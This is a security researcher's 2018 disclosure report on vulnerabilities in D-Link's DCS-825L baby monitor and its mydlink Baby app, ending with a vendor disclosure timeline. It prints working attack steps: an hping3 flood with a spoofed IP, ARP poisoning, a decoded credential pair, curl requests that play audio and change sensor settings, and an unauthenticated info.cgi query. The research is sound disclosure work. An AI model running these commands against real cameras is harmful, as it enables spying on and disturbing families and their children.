

# I Got My EyeOn You - Security Vulnerabilities in D-Link's Baby Monitor



mydlink™ Baby App



Nov 05,2018 | Posted by **Naor Kalbo**, Cyber-Security Researcher

## Security Research Report: *D-Link EyeOn Baby Monitor DCS-825L*

---

*D-Link EyeOn Baby Monitor DCS-825L* allows you to watch over your baby with HD video quality day or night and receive sound and motion alerts to notify you when your baby is restless or has woken up. You can soothe your baby to sleep with your favorite lullabies or storybooks using the integrated high-quality speaker. Also, it allows two-way audio for sound alerts and speaking to your child from your mobile device. The device connects to your

existing Wi-Fi home network, whereas your smartphone or tablet being used to conveniently monitor your baby at home or anywhere using the free *mydlink Baby Camera* app.

No doubt this product kindly serves parents who want to keep their eyes on their baby anytime and from anywhere. The device has some great quite sophisticated functionalities to help parents. The device is being sold worldwide by D-Link.

Since this product supposed to aim parent in keeping their beloved ones, keeping the client's privacy and cyber-security aspects are regarded as top priority responsibilities. Hence, we built a testbed for product researching regarding privacy and cyber-security vulnerabilities. We tested *DCS-825L* firmware version 1.08 and *myDlink Baby App* version 2.04.06.

## **PART A: CVE-2018-18442**

### ***“Peace of Mind, Anytime, Anywhere”, is it?***

---

Being able to access the live video feed from the camera seems like one of the most core valuable features such baby-monitor camera should allow, as D-Link stated: “*Peace of Mind, Anytime, Anywhere*”. Apparently, ‘anytime’ is not the best terminology. The device does not deploy any schema to prevent a Denial-Of-Service (DoS) attacks. We have found that using commercially well-known tools, allowing anyone can easily initiate DoS attacks.

We evaluated the following techniques to perform such an attack, all of them caused blocking the video stream completely or causing a severe disturbance

in the service:

- \* **SYN** Flooding Attack
- \* **UDP** Flooding Attack
- \* **ICMP** Flooding Attack
- \* **SYN-ACK** Flooding Attack

Example:

In the following scenario the configuration was as follows:

1. D-Link EyeOn Baby Monitor DCS-825L camera is 192.168.36.115
2. We used the free well-known 'out-of-the-shelf' *hping3* tool
3. We disguised malicious actions under the IP 192.168.36.123 (i.e. IP-Spoofing)

**SYN-ACK** Flooding Attack:

Performing **TCP SYN-ACK** flooding attack, which causes the baby-monitor camera (192.168.36.115) to become unavailable immediately once started.

Code: ***hping3 -i u1.5 -SA -p 80 -V 192.168.36.115 -a 192.168.36.123***

## **PART B: CVE-2018-18767**

### ***mydlink Baby App – cleartext credentials***

---

*EyeOn Baby Monitor DCS-825L can be either configured nor monitored by mydlink Baby App. According to D-Link “mydlink makes it easy to access your EyeOn Baby Monitor from wherever you are, whenever it’s convenient*

for you.... You can also log onto the secure mydlink web portal on your computer to see what matter most". Well, as this marketing statement sound great, the practical implementation of this apps reveals our 'matter most' to a serious security breach.

**In short:** We have found that when the app is communicating with the camera, the credentials (username and password) are being sent in very basic base64 encoding. This encoding can be decoded easily with many online decoding tools. Once the attacker gets the credentials, our monitored matter most can be access by the attacker from anytime, everywhere...

mydlink™-Enabled 

Connecting a baby monitor to your network and accessing it has traditionally required complex configuration. mydlink™ makes it easy to access your EyeOn™ Baby Monitor from wherever you are, whenever it's convenient for you. Just download the free mydlink™ Baby App for your smartphone or tablet and you can quickly and easily setup and view your EyeOn™ Baby Monitor from anywhere with a wireless or 4G LTE/3G connection. You can also log onto the secure mydlink™ web portal on your computer to see what matters most.

 mydlink™ Baby App

Download the free mydlink™ Baby app and start monitoring.

*mydlink Baby App,*

*source: D-Link Datasheet*


### **In details:**

*Mydlink Baby App* is compatible for both iPhone/iPad and Android devices and provides a simple to use interface. With the use of the app, one can "check on your baby at a glance, pinch to zoom in and out with ease, or play one of five gentle lullabies to soothe your child. You can even take snapshots

*and video clips and save them directly to your mobile device!"* as D-Link stated.

Whenever actions are performed from the app (for example: playing lullabies/ configure video brightness etc.) the application sends a network packet with the app's logged-in user credentials in plaintext base64 encoded with no encryption at all.

To sniff the network packet, the attacker needs to gain access to the same wireless network as the mobile app user is connected and perform Man-in-the-Middle (MitM) attack. MitM attack can be achieved by many ways, we used the well-known Ettercap tool built in Kali-Linux distributions to perform 'ARP Poisoning' attack which consequences in MitM state. We used an iPhone device configured as 192.168.36.114, whereas the DCS-825L device is 192.168.46.115.



*Initiate ARP*


*poisoning attack via Ettercap (Kali-Linux)*

In the app, we were playing a lullaby song while sniffing the network traffic with Wireshark.

In the figure below, the selected packet is the command sent to the camera (from the mobile device) to play a lullaby song *01.mp3* for five seconds. The interesting part is the Hypertext Transfer Protocol (HTTP), where we can see that the app sent a GET request with the following API

call: `/music/sys_music_play.cgi?file=01.mp3&shuffle=no&timer=00:05:00`, and of-course the *authorization*, which surprisingly contains a base64 encoding string:

*Authorization: Basic YWRtaW46YWxsb3cyY29ubmVjdA==\r\n*



*Traffic recorded while the app communicating with the device playing lullaby (Wireshark)*

## What this line actual includes?

Broadly speaking, this line tells the server what authorization schema to use and what is credentials. More specifically, to refer to the phrase 'YWRtaW46YWxsb3cyY29ubmVjdA==' as base64 encoding.

“OK, no way this is actually includes the credentials which takes cares on our matter most ... It must be encrypted/salted or hashed in any way” we were thinking, well – **think again!** Taking this string to online BASE64 decoder resulted in us getting the username and password (too) easily, in the format of *username:password*.

**credentials exposed:** Username: admin, Password: allow2connect



The screenshot shows a web interface for a Base64 decoder. At the top, it says "BASE64 Decode and Encode" and "Have to deal with Base64 format? Then this tool is made for you. Welcome!". Below this are two buttons: "Decode" and "Encode". The "Decode" button is active. The main section is titled "Decode from Base64 format" and says "Simply use the form below". A text input field contains the Base64 string "YWRtaW46YWxsb3cyY29ubmVjdA". Below the input field are several controls: a "DECODE" button, a "UTF-8" dropdown menu, a "Live mode OFF" toggle, and an "UPLOAD FILE" button. At the bottom, the decoded output is displayed as "adminallow2connect".

*Decode Base64 encoding phrase at [www.base64decode.org](http://www.base64decode.org)*

## **What app actions could cause the credentials to be exposed?**

In the previous sub-sections, we showed how Wireshark capture looks like whenever the client wishes to play a lullaby remotely (consequently revealing the username and password). But how rare it is that the app sends a packet which include the client credentials?

The following is just a representative list of the actions which resulted in credentials exposure:

1. Open *mydlink Baby App*
2. Play/Stop lullaby Music
3. Set video brightness configuration
4. Set video mode (auto/day/night)
5. Change the device speaker volume
6. Access settings panel
7. Access SD card panel and more and more...

This raise a serious security issue. The above actions are very common and resulted in the attacker needed only one single activity in order to deduce the victim's credentials.

Note that, if the attacker is located on the same wireless network as the victim when *mydlink Baby App* gets started, than it is enough since several GET requests are automatically sent towards the which includes the credentials.

## **What functionalities the attacker holds once credentials has been revealed?**



Once the victim's credentials have been revealed, the victim is exposed to different types of attacks a malicious attacker can initiate. We present here a representational list which is just the iceberg's tip of such exposure can lead to.

Clarification: When a user first register to *mydlink Baby App* there are two types of registration:

- i. Account registration to *mydlink Baby App* (cloud service)
- ii. *EyeOn Baby Monitor DCS825L* pairing registration


The credentials exposure we reviewed in the last section regards the second registration (the Baby Monitor camera pairing). Therefore, in order to gain access to the device we would not use the app itself but in other manipulative ways.

## **A. Gain remote access to the camera live video stream**

Surely live video stream is the core functionality of the device.

The attack flow use-case:

1. Get <username,password> as seen in previous section
2. BabyMonitor\_IP <- find device's IP
3. Connect to live video stream:
  - 3.1 browser- `http://<BabyMonitor_IP>/m/m/video.html`
  - 3.2 RTSP - `rtsp://<BabyMonitor_IP>:554/play1.sdp`
4. Login using <username,password> from step




*connect to video*

*stream using RTSP (port 554)*

## **B. Gain remote access to camera control panel**

Once we have the device's IP address, an access to *D-Link DCS-825L Surveillance* control panel will be available using the credential we found. The attacker might be local or remote. Access through *http://<device-IP>/eng/liveView.cgi* and then provide the exposed credentials.



*surveillance control panel (liveView.cgi)*

This control panel is a straight-forward management service for the device. Client can access and control the following: (1) Live Video, (2) Setup: AP Client, SD Management – browse and manage files stored in SD Card, (3) Format SD Card, (4) Maintenance – Firmware information and update options and (5) Status – network connection details (device's AP/client MAC address)

### **C. Remotely play/stop lullaby (sound files)**

Since each lullaby music is played by *GET request* which being sent to the device, we can forge this type of request manually with *curl*.

Play music command:

*curl*


```
http://192.168.36.115/music/sys_music_play.cgi?file=01.mp3\&shuffle=no\&timer=00:10:00 -H "Authorization: Basic YWRtaW46YWxsb3cyY29ubmVjdA" -X GET
```

*sys music play* call includes the followings:

- a. 'file = 01.mp3'* – what we would like to play on the device
- b. 'shuffle=no'* – whether to play in shuffle mode
- c. 'time=00:10:00'* - how long to play *file*
- d. H "Authorization: Basic ..."* – authenticate as the victim, with the credentials we get in base64 encoding

Stop music command:

```
curl http://192.168.36.115/music/music_stop.cgi -H "Authorization: Basic YWRtaW46YWxsb3cyY29ubmVjdA" -X GET
```



```
root@Kali-Naor: ~ 105x49
root@Kali-Naor:~# curl http://192.168.36.115/music/sys_music_play.cgi?file=01.mp3\&shuffle=no\&timer=00:10:00 -H "Authorization: Basic YWRtaW46YWxsb3cyY29ubmVjdA" -X GET
file=01.mp3
loop=no
shuffle=no
timer=00:10:00
root@Kali-Naor:~# curl http://192.168.36.115/music/music_stop.cgi -H "Authorization: Basic YWRtaW46YWxsb3cyY29ubmVjdA" -X GET
root@Kali-Naor:~#
```

*Playing sound files from the attacker side example*

Although playing lullabies seems like a very innocent action, just think what a malicious attacker can gain by this action, where it might play unstoppable music, or even plant a malicious audio file to play to your baby.

## D. Change sensor settings

The camera sensor can be controlled via the following API commands:

```
curl http://192.168.36.115/config/sensor.cgi -H "Authorization: Basic  
YWRtaW46YWxsb3cyY29ubmVjdA" -X GET
```

We can now manipulatively manually control the following settings:

- a. Brightness
- b. Contrast
- c. Saturation
- d. Hue
- e. White-balance
- f. Flicker
- g. Auto-exposure
- h. Mirror
- i. Flip
- j. Color
- k. Sharpness

We note that most of the functionalities presented here does not exists in *mydlink Baby App* at all, probably regarded as configurations which are being restricted from the user. Malicious attacker can cause very annoying and disturbing video manipulation by configure the above-mentioned settings – we will leave that entirely up to the reader imagination. An example of malicious usage against a victim device: an attacker changing sensor setting causing video feed to become useless followed by before and after pictures.

```
root@Kali-Naor:~# curl http://192.168.36.115/config/sensor.cgi?flip=on\&mirror=on\&sharpness=0\&brightne
ss=0\&contrast=100 -H "Authorization: Basic YWRtaW46YWxsb3cyY29ubmVjdA" -X GET
brightness=0
contrast=100
saturation=60
hue=50
whitebalance=auto
flicker=auto
autoexposure=yes
maxexposuretime=20
mirror=on
flip=on
color=yes
sharpness=0
root@Kali-Naor:~# █
```

**Before:**



**After:**



## PART C: CVE-2018-18441

### Gather sensitive information through *info.cgi*

---

While researching the camera's behavior, we noticed a file names *info.cgi* which is being requested many times. For example, we noticed that when *mydlink Baby Monitor App* application starts, the above-mentioned file is being called two times in a row. The first call is "protected" using authorization credentials in base64 (which can be decoded very easy with free online tools)

The image shows a Wireshark capture of an HTTP GET request. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
15	16.246573659	192.168.36.114	192.168.36.115	HTTP	363	GET /common/info.cgi HTTP/1.1
20	16.738926280	192.168.36.115	192.168.36.114	HTTP	738	HTTP/1.1 200 OK (text/plain)
37	18.329766676	192.168.36.114	192.168.36.115	HTTP	276	GET /common/info.cgi HTTP/1.1
42	19.637492424	192.168.36.115	192.168.36.114	HTTP	738	HTTP/1.1 200 OK (text/plain)
66	20.225421838	192.168.36.114	192.168.36.115	HTTP	197	GET /users/notify_stream.cgi HTTP/1.0 Conti

The packet details for frame 15 (Hypertext Transfer Protocol) are:

```

GET /common/info.cgi HTTP/1.1\r\n
Host: 192.168.36.115:80\r\n
Accept-Encoding: gzip, deflate\r\n
Connection: keep-alive\r\n
Accept: */*\r\n
User-Agent: mydlinkBaby/99 CFNetwork/897.15 Darwin/17.5.0\r\n
Authorization: Basic YwRtaW46YXN3b3cyY29ubmVjdA==\r\n
Referer: http://192.168.36.115:80/\r\n
Accept-Language: en-us\r\n
\r\n
[Full request URI: http://192.168.36.115:80/common/info.cgi]
[HTTP request 1/1]
[Response in frame: 20]

```

*Wireshark capture: first call automatically to /common/info.cgi using credentials in Base64 encoding*

The interesting part was to call this file without provide any credentials at all, and surprisingly a valid response has been immediately arrived.

```

root@Kali-Naor: ~ 104x49
root@Kali-Naor:~# curl http://192.168.36.115/common/info.cgi -X GET
model=DCS-825L
product=DCS-825L BBCam
brand=D-Link
version=1.08
build=01
nipca=1.9.6
name=admin

```

Since a legitimate response arrived without using any credential at all, we can conclude this file is used to by the camera to identify itself in front of the



mobile application or to the device web service, and to represent the device basic configuration and it's state.

## **Exposed Data**

The configuration file (info.cgi) contains many fields which represent the device state. The information sent in response contains (partial list):

1. Device model
2. Product name
3. Device brand
4. Device firmware version
5. Device NIPCA version
6. Device name (correlated with the device username)
7. Device MAC address
8. Device internal IP address
9. Gateway router internal IP address
10. Whether a device can play music
11. Wireless connectivity, speaker, video, night-vision and microphone configuration

There is no question regarding the value of this information, from privacy aspect of the device running in your home protecting your baby, to cyber-criminals which will use this information in order to attack this device, whether in order to recruit the device as a bot in a botnet waiting for a command in the 'day of action' (i.e. Mirai botnet), or as a method to frighten or blackmail the device's owners. Another very intimidate scenario is the abuse of the above-mentioned by bad people, which potentially can abuse all of this information in

order to gather information and get motivated to get a virtual access to our most preciouses.

**WAIT A MINUTE!!! If this file is not protected, can we get it in a wide distribution world-wide?**

Well, surprisingly **yes**.

Since (1) every device which runs this firmware and others using NIPCA-API contains the above-mentioned file, and (2) because remotely monitoring your baby through the internet is essential in this kind of the devices, the combination of both makes this file public to anyone, anywhere and anytime.

Using [SHODAN](#) (IoT search engine) we were successfully managed to discover more than 200,000 connected devices, exposing the information to anyone who request. [SHODAN](#) shows that majority of this devices spread across the USA, followed by Canada, Europe and the Far East.

**What one can gain from retrieving this information?**

We will split this answer into two groups of interest: privacy harm and cyber attacks.

### **A. Privacy Harm**

Only by discovering that a client is using a baby monitor device which is connected to the internet and online transmitting video and audio feed of his/her baby is regarded as a privacy breach. Moreover, the file's information by itself may contain additional sensitive information which makes the privacy

issue even more urgent, such as device name that may reveals what and where the camera is placed and meant for. For example, the field 'name' which is decided by the owner might be "Girls-Bedroom", "Kitchen", "Frankie-Room", "Living-Room" or even "garage" or "office". Knowing that in "Frankie" room there is a *D-Link DCS-825L* baby camera, with firmware version 1.08, which enables wireless connection, speaker and microphone components is regarded sensitive data, especially where this file can be accessed by anyone, without the clients being aware or giving their consent.

## **B. Cyber Attacks**

While one can 'only' gathering the device information from the file, the cyber-attackers may use this information in more maliciously active ways.

### **B.1 Gain access or recruiting a device as a bot**

We have noticed that the field 'name' is correlated with the username of the device. Simply arguing, if before getting the file, an attacker wishes to compromise this device needed to hack both username and password, after gaining *info.cgi* file, the attacker is half-way there, needs to break the password only.

Since the configuration file contains several fields which represent the device's software and hardware versions, once a future vulnerability will be presented, an attacker could very easily filter the results seeking for the appropriate vulnerable devices.

The information given in the file, could help an attacker in the reconnaissance phase getting to know the attack perimeter and identify targets while looking for a point of entry.


## ***B.2 Reconstructing the network topology***

The ***info.cgi*** file not only spreads its own configuration, but the home network configuration as well. Let's demonstrate in the eyes of cyber-attacker what can we gain from this file. In the following scenario, we were able to reconstruct the network topology using only Shodan and info.cgi file.

The attacker now knows that the client own three devices, what models, product and brand, what their internal IP address, MAC address, the subnet they associate, the device firmware version, build, hardware version, what is the home gateway router IP address they all connected through and what is the device name.

Not enough? Using Shodan we also can get the external IP address and the ports they use. Now, without the client being aware, anyone can easily reconstruct the client network topology, anytime and most important from

anywhere on the globe.



## Overall Impact

Trying to estimate the scale of this exposure revealed very interesting insights.

First of all, the **info.cgi** file is originating in Network IP Camera Access Application Programming Interface (NIPCA-API), which responsible for all the camera functionalities using this API. This suggests that what we have been discovered not only related to *D-Link EyeOn Baby Monitor DCS-825L* expose **info.cgi** file, though, to most of [D-LINK DCS WI-FI](#) camera series. In addition to D-Link, we discovered that another vendors (brands) uses the same firmware and/or nipca versions: [TRENDNET](#), [NEC](#) and others. This makes the exposure scale much wider, exposing more and more clients to a potential

privacy and cyber breach. According to August 2018, more than 200K exposed devices appears in the wild.

We provide a partial list of the effected brands, with their correlated models and firmware versions which *info.cgi* is public open:

Device Brand	Device Model				Device Firmware Version		
D-Link	DCS-825L	DCS-5222L	DCS-2121	DCS-930L	1.02	1.08	2.12
	DCS-942L	DCS-2630L	DCS-5020L	DCS-8100LH	1.04	1.09	2.14
	DCS-8000LH	DCS-820L	DCS-932L	DCS-2102	1.05	1.14	2.16
	DCS-942LB1	DCS-855L	DCS-933L	DCS-5030L	1.06	1.27	2.17
TRENDnet	TV-IP862IC	TV-IP672PI	TV-IP572WI	TV-IP612P	1.0	1.0.1	1.1.0
	TV-IP762IC	TV-IP745SIC	TV-IP662WI	TV-IP672W	1.02	1.0.2	1.1.1
	TV-IP672WI	TV-IP572PI	TV-IP562WI	TV-IP572W	1.05	1.0.3	1.1.2
	TV-IP743SIC	TV-IP662PI	TV-IP672P	TV-IP612WN	1.07	1.0.4	1.1.3
NEC	Aterm HC100RC				1.0.1	1.0.2	

## Let's sum up - WHAT HAVE WE FOUND?

**1. D-Link EyeOn Baby Monitor DCS-825L does not employ any mechanism to prevent 'Denial-of-Service' attacks.** We have found that the device is exposed to several flooding attacks (Denial-of-Service) which seriously harms the device availability, meaning no live streaming (both video and audio). Flooding attacks which cause streaming to collapse: SYN, UDP, ICMP and SYN-ACK

**2. *myDlink Baby App* application which serves the client as monitor and configuration panel for the device it connects, sends credentials in cleartext.**

The application exposes device's credentials in base64 encoding, which simply can be decoded to cleartext. Once an attacker (very simply...) get the credentials, our monitored matter most ones can be accessed by the attacker from any time, everywhere...

**3. The application communicating with the device using clear GET API calls, including configuration and credentials in base64 encoding.**

Example: `http://X.Y.Z.Q/config/sensor.cgi?mirror=on -H "Authorization: Basic UmVzcG9uc2libGU6RGlzY2xvc3VyZQ==" -X GET`. The camera reveals a set of different functionalities (remotely playing lullabies, configure camera sensor), which some of them simply not exposed to the client (both via the management webpage or *mydlink App*). Using the credentials in base64 encoding in the correct API call, the attacker can configure very valuable configuration, potentially causing disastrous consequences to the device core functionalities from anywhere.

**4. The file *cgi* which is being requested many times during the camera operation can be accessed by any remote entity without credential or any security authentication mechanism.**

The above file includes sensitive information regards the client device's and its connected network, which expose the client to a serious privacy breach or cyber-attacks caused by disclosure of private information to anyone who requests.

## Disclosure Timeline

---

September 3rd, 2018: Initial contact to vendor

October 2nd, 2018: Vendor did not respond, send disclosure again via web contact

October 3rd, 2018: Vendor replied, staying they will '*response as soon as possible*', asking for public disclosure extension

October 4th, 2018: We accepted public disclosure extension, requested for vendor timeline and response

November 1st,2018: D-Link response to the above-mentioned security issues- some issues might be addressed by end of March 2019.

November 5th,2018: Public disclosure

\* Product images source: [D-LINK DATASHEET](#) and official site